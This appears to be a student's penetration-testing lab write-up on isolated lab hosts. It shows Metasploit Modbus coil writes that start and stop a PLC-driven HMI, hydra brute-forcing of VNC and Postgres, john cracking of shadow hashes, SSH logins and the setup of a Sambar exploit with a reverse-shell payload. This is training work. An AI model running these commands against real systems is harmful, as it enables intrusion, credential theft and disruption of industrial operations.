
```
kali@kali: ~
File Actions Edit View Help
[*] 192.168.95.2:502 - Sending READ HOLDING REGISTERS ...
[+] 192.168.95.2:502 - 1 register values from address 40 :
[+] 192.168.95.2:502 - [0]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set action write_coil
action => write_coil
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending WRITE COIL ...
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set rhost 192.168.95.2
rhost => 192.168.95.2
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 40
data_address => 40
msf6 auxiliary(scanner/scada/modbusclient) > set data 1
data => 1
msf6 auxiliary(scanner/scada/modbusclient) > set action write_coil
action => write_coil
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending WRITE COIL ...
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > █
```

Set the rhost, address to be attacked, data to change and action

Run the exploit




The hmi operation went to start without clicking on start button

```
kali@kali: ~
File Actions Edit View Help
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set rhost 192.168.95.2
rhost => 192.168.95.2
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 40
data_address => 40
msf6 auxiliary(scanner/scada/modbusclient) > set data 1
data => 1
msf6 auxiliary(scanner/scada/modbusclient) > set action write_coil
action => write_coil
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending WRITE COIL ...
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set data 1
data => 1
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending WRITE COIL ...
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set data 0
data => 0
msf6 auxiliary(scanner/scada/modbusclient) > █
```

set data to 0



The hmi is back to where it was, which is stopped

Depending on either 1 or 0 of coil 40 on plc the hmi operation state changes, this indicates the attacker can remotely stop and run the hmi of an enterprise impacting their business or maintenance of operation

The enterprise will experience terrible impact on their regular operation if their hmi is being stopped or ran remotely by non staff person

This is possible because of previous processes of enabling connection between the kali machine and plc via the router, and using wireshark, observing plc's network state, figuring out vulnerability where remotely changing the value of coil 40 would have impact on its operation was available

Lab 1

```
kali@kali: ~
File Actions Edit View Help
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: JCU)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: JCU)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:15:5D:00:04:03 (Microsoft)
Service Info: Hosts: metasploitable.localdomain, jcu-eh-lab, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Open ports sanned

```
kali@kali: ~
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 42.11 seconds
[~] $ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TA SKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service:// server[:PORT][[/OPT]]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE  colon separated "login:pass" format, instead of -L/-P options
  -M FILE  list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U  service module usage details
  -m OPT  options specific for a module, see -U output for information
  -h  more command line options (COMPLETE HELP)
  server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service  the service to crack (see below for supported protocols)
  OPT  some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} } http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mem cached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis r
```

Hydra

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ rpcclient -U "" -N 192.168.123.50
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0xb0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]

user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0bbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uuqp] rid:[0x3fc]
rpcclient $>
```

```
(kali㉿kali)-[~]
$ locate wordlist | grep common
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/general/common.txt
/usr/share/dirb/wordlists/common.txt
/usr/share/dirb/wordlists/extensions_common.txt
/usr/share/dirb/wordlists/mutations_common.txt
/usr/share/fern-wifi-cracker/extras/wordlists/common.txt
/usr/share/metasploit-framework/data/wordlists/common_roots.txt
/usr/share/metasploit-framework/data/wordlists/http_owa_common.txt
/usr/share/metasploit-framework/data/wordlists/sap_common.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_common_20.txt
/usr/share/wfuzz/wordlist/general/common.txt
/usr/share/wfuzz/wordlist/general/extensions_common.txt
/usr/share/wfuzz/wordlist/general/mutations_common.txt
/usr/share/wfuzz/wordlist/others/common_pass.txt
/var/cache/dictionaries-common/wordlist-default
/var/cache/dictionaries-common/wordlist.db
/var/lib/dictionaries-common/wordlist
/var/lib/dictionaries-common/wordlist/wamerican
```

VNC

```
(kali㉿kali)-[~]
└─$ locate wordlist | grep vnc
/usr/share/legion/wordlists/vnc-betterdefaultpasslist.txt
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt


(kali㉿kali)-[~]
└─$ hydra -P /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt 192.168.123.50 vnc
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-21 02:30:59
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking vnc://192.168.123.50:5900/
[5900][vnc] host: 192.168.123.50 password: password
[STATUS] attack finished for 192.168.123.50 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-21 02:30:59
```

Used another wordlist for vnc since the common_pass.txt is not valid

Gained information of password

```
(kali㉿kali)-[~]
└─$ xtightvncviewer 192.168.123.50:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (jcu-eh-lab:0)"
VNC server default format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



Using the acquired password, I was able to access the vnc service

POSTGRES

```
(kali㉿kali)-[~]
└─$ rpcclient -U "" -N 192.168.123.50
rpcclient $> queryuser postgres
  User Name      : postgres
  Full Name     : PostgreSQL administrator,,
  Home Drive    : \\jcu-eh-lab\postgres
  Dir Drive     :
  Profile Path  : \\jcu-eh-lab\postgres\profile
  Logon Script   :
  Description   :
  Workstations  :
  Comment       : (null)
  Remote Dial   :
  Logon Time     : Wed, 31 Dec 1969 19:00:00 EST
  Logoff Time    : Wed, 13 Sep 30828 22:48:05 EDT
  Kickoff Time   : Wed, 13 Sep 30828 22:48:05 EDT
  Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
  Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
  Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
  unknown_2[0..31] ...
  user_rid       : 0x4c0
  group_rid      : 0x4d3
  acb_info        : 0x00000011
  fields_present: 0xfffffff
  logon_divs     : 168
  bad_password_count: 0x00000000
  logon_count    : 0x00000000
```

```
└─$ locate wordlist | grep postgres
/usr/share/legion/wordlists/postgres-betterdefaultpasslist.txt
/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt
/usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt
/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt

(kali㉿kali)-[~]
└─$ 

(kali㉿kali)-[~]
└─$ 

(kali㉿kali)-[~]
└─$ hydra -l postgres -P /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt 192.168.123.50
postgres
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-21 02:41:38
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking postgres://192.168.123.50:5432/
[5432][postgres] host: 192.168.123.50  login: postgres  password: postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-21 02:41:38
```

Searched for another wordlist that would be valid for cracking postgres

```
(kali㉿kali)-[~]
└─$ psql -h 192.168.123.50 -U postgres
Password for user postgres:
psql (17.2 (Debian 17.2-1), server 8.3.1)
WARNING: psql major version 17, server major version 8.3.
          Some psql features might not work.
Type "help" for help.

postgres=# help
You are using psql, the command-line interface to PostgreSQL.
Type: \copyright for distribution terms
      \h for help with SQL commands
      \? for help with psql commands
      \g or terminate with semicolon to execute query
      \q to quit
postgres=# █
```

After acquiring password, I was able to access the postgres service

MYSQL

```
rpcclient $> queryuser mysql
  User Name   : mysql
  Full Name   : MySQL Server,,
  Home Drive  : \\jcu-eh-lab\mysql
  Dir Drive   :
  Profile Path: \\jcu-eh-lab\mysql\profile
  Logon Script:
  Description  :
  Workstations:
  Comment     : (null)
  Remote Dial  :
  Logon Time    : Wed, 31 Dec 1969 19:00:00 EST
  Logoff Time   : Wed, 13 Sep 30828 22:48:05 EDT
  Kickoff Time  : Wed, 13 Sep 30828 22:48:05 EDT
  Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
  Password can change Time: Wed, 31 Dec 1969 19:00:00 EST
  Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
  unknown_2[0..31] ...
  user_rid : 0x4c2
  group_rid: 0x4d5
  acb_info : 0x00000011
  fields_present: 0x00ffff
  logon_divs: 168
  bad_password_count: 0x00000000
  logon_count: 0x00000000
  padding1[0..7] ...
```

Lab 2

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
Last login: Sat Aug 31 21:26:40 2024 from 192.168.123.10  
service@jcu-eh-lab:~$ ls  
sha.txt  
service@jcu-eh-lab:~$ cat sha.txt  
root:$1$/avpFBJ1$x0z8w5UF9IV./.DR9E9Lid.:14747:0:99999:7 :::  
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7 :::  
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7 :::  
jcu:$1$c8WKSBSa$ic3J6kpd/iY6MHY9IPT/h0:18728:0:99999:7 :::  
service@jcu-eh-lab:~$ █
```

Service username contains sha.txt

```
(kali㉿kali)-[~]
$ john --wordlist=rockyou.txt sha.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x
3])
Remaining 3 password hashes with 3 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:06 1.11% (ETA: 04:13:05) 0g/s 31000p/s 93257c/s 93257C/s deddy..chairs
0g 0:00:00:14 2.56% (ETA: 04:13:09) 0g/s 30380p/s 91141c/s 91141C/s churcher..cheese87
Session aborted

(kali㉿kali)-[~]
$ john --show sha.txt
klog:123456789:14742:0:99999:7 :::
1 password hash cracked, 3 left
```

first cracked username is klog

```
(kali㉿kali)-[~]
$ ssh klog@192.168.123.50


Warning: Dont expose this VM to an untrusted network!
klog@192.168.123.50's password:
Linux jcu-eh-lab 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Fri Feb 21 04:03:44 2025 from 192.168.123.10
Could not chdir to home directory /home/klog: No such file or directory
```

But was useless crack

```
kali@kali: ~
File Actions Edit View Help
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x 3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 0.93% (ETA: 04:25:56) 0g/s 31362p/s 94240c/s 94240C/s mellophone..lasalle1
0g 0:00:00:12 2.24% (ETA: 04:25:55) 0g/s 31026p/s 93206c/s 93206C/s 26102004..2277bass
0g 0:00:00:17 3.17% (ETA: 04:25:54) 0g/s 30864p/s 92638c/s 92638C/s calcium..buck17
0g 0:00:00:20 3.77% (ETA: 04:25:48) 0g/s 31149p/s 93487c/s 93487C/s ludacris25..lovemybabies
0g 0:00:00:23 4.36% (ETA: 04:25:47) 0g/s 31127p/s 93414c/s 93414C/s 694ever..622222
0g 0:00:00:27 5.13% (ETA: 04:25:45) 0g/s 31112p/s 93336c/s 93336C/s nesmith1..negrotes
0g 0:00:00:30 5.70% (ETA: 04:25:44) 0g/s 31006p/s 93070c/s 93070C/s high08..henrycavill
0g 0:00:00:35 6.62% (ETA: 04:25:47) 0g/s 30715p/s 92146c/s 92146C/s 556500..541461
0g 0:00:00:42 8.05% (ETA: 04:25:40) 0g/s 30862p/s 92587c/s 92587C/s sexyangelz..sexitup1
0g 0:00:00:49 9.46% (ETA: 04:25:37) 0g/s 30801p/s 92420c/s 92420C/s may211989..maximov
jcu@jcu:~# (jcu)
1g 0:00:04:59 DONE (2025-02-21 04:21) 0.003338g/s 47069p/s 117486c/s 117486C/s !!!0mc3t..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~] $ john --show sha.txt
jcu:jcu@jcu:~#18728:0:099999:7:::
1 password hash cracked, 2 left
```

the second crack did give username jcu and it's password

```
(kali㉿kali)-[~] $ ssh jcu@192.168.123.50
Warning: Dont expose this VM to an untrusted network!
jcu@192.168.123.50's password:
Linux jcu-eh-lab 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Aug 31 21:27:59 2024 from 192.168.123.10
jcu@jcu-eh-lab:~$ ls
code-red.txt
jcu@jcu-eh-lab:~$
```

using those information I was able to find the code-red.txt

```
code-red.txt
jcu@jcu-eh-lab:~$ cat code-red.txt
Jame Cook University Login

Username : Admin
Password : LoveLikeYouDo!!!
jcu@jcu-eh-lab:~$
```

This is the content of the file

```
(kali㉿kali)-[~]
$ ssh Admin@192.168.123.50
option to display all or the cracked password(s) relatively

Warning: Dont expose this VM to an untrusted network!
Admin@192.168.123.50's password:
Permission denied, please try again.
Admin@192.168.123.50's password:
Permission denied, please try again.
Admin@192.168.123.50's password:
Admin@192.168.123.50: Permission denied (publickey,password).
```

When attempted to log in, permission was denied



```
(kali㉿kali)-[~]
$ nmap -sV -T4 192.168.123.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 00:16 EDT
Nmap scan report for 192.168.123.60
Host is up (0.013s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status       1 (RPC #100024)
MAC Address: 00:15:5D:00:04:00 (Microsoft)


```

Sercices running on kio lab

```
(kali㉿kali)-[~]
$ smbclient -L 192.168.123.60
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

      Sharename      Type      Comment
      IPC$          IPC       IPC Service (Samba Server)
      ADMIN$        IPC       IPC Service (Samba Server)

Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

      Server          Comment
      KIOPTRIX        Samba Server

      Workgroup
      MYGROUP        KIOPTRIX

(kali㉿kali)-[~]
```

 EXPLOIT DATABASE

Sambar Server 6.0 - 'results.stm' POST Buffer Overflow

EDB-ID: 23664	CVE: 2004-2086	Author: ND@FELINEMENACE.ORG	Type: DOS	Platform: WINDOWS	Date: 2004-02-09
EDB Verified: ✓		Exploit: ✅ / {}		Vulnerable App:	

← →

```
msf6 > search 2004-2086
Matching Modules

#  Name
-  --
  0  exploit/windows/http/sambar6_search_results  2003-06-21  normal  Yes  Sambar 6 Search Results Buffer Overflow
  1  \_ target: Automatic
  2  \_ target: Windows 2000
  3  \_ target: Windows XP
```

```
msf6 > use exploit/windows/http/sambar6_search_results
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/sambar6_search_results) > set RHOST 192.168.123.60
RHOST => 192.168.123.60
msf6 exploit(windows/http/sambar6_search_results) > set LHOST 192.168.123.10
LHOST => 192.168.123.10
